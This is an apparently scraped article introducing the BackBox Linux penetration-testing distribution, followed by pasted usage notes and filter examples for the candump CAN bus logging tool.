
BackBox Linux was developed by an Italian named Raffaele Forte and its first release came in 2010.




All the tools you need for pen testing are in the “auditing” section arranged in the format of sequential phases of ethical hackers i.e from information gathering to maintaining access and DoS.







Coming to tools, BackBox may not have as many numbers of tools as Kali or Parrot OS (Kali has more than 600 tools) used in ethical hacking but it has around 70 tools useful in pen testing. But these tools are powerful and more than enough and ethical hacker needs. There are tools even for automobile analysis which may interest “car hacking enthusiasts”.



CAN IDs, masks and data content are given and expected in hexadecimal values. When the can_id is 8 digits long the CAN_EFF_FLAG is set for 29 bit EFF format. Without any given filter all data frames are received ('0:0' default filter).

Use interface name 'any' to receive from all CAN interfaces.

Examples:

```
candump -c -c -ta can0,123:7FF,400:700,#000000FF can2,400~7F0 can3 can8
```

```
candump -l any,0~0,#FFFFFFFF
```

(log only error frames but no(!) data frames)

```
candump -l any,0:0,#FFFFFFFF
```

(log error frames and also all data frames)

```
candump vcan2,12345678:DFFFFFFF
```

(match only for extended CAN ID 12345678)

```
candump vcan2,123:7FF
```

(matches CAN ID 123 - including EFF and RTR frames)

```
candump vcan2,123:C00007FF
```


(matches CAN ID 123 - only SFF and non-RTR frames)

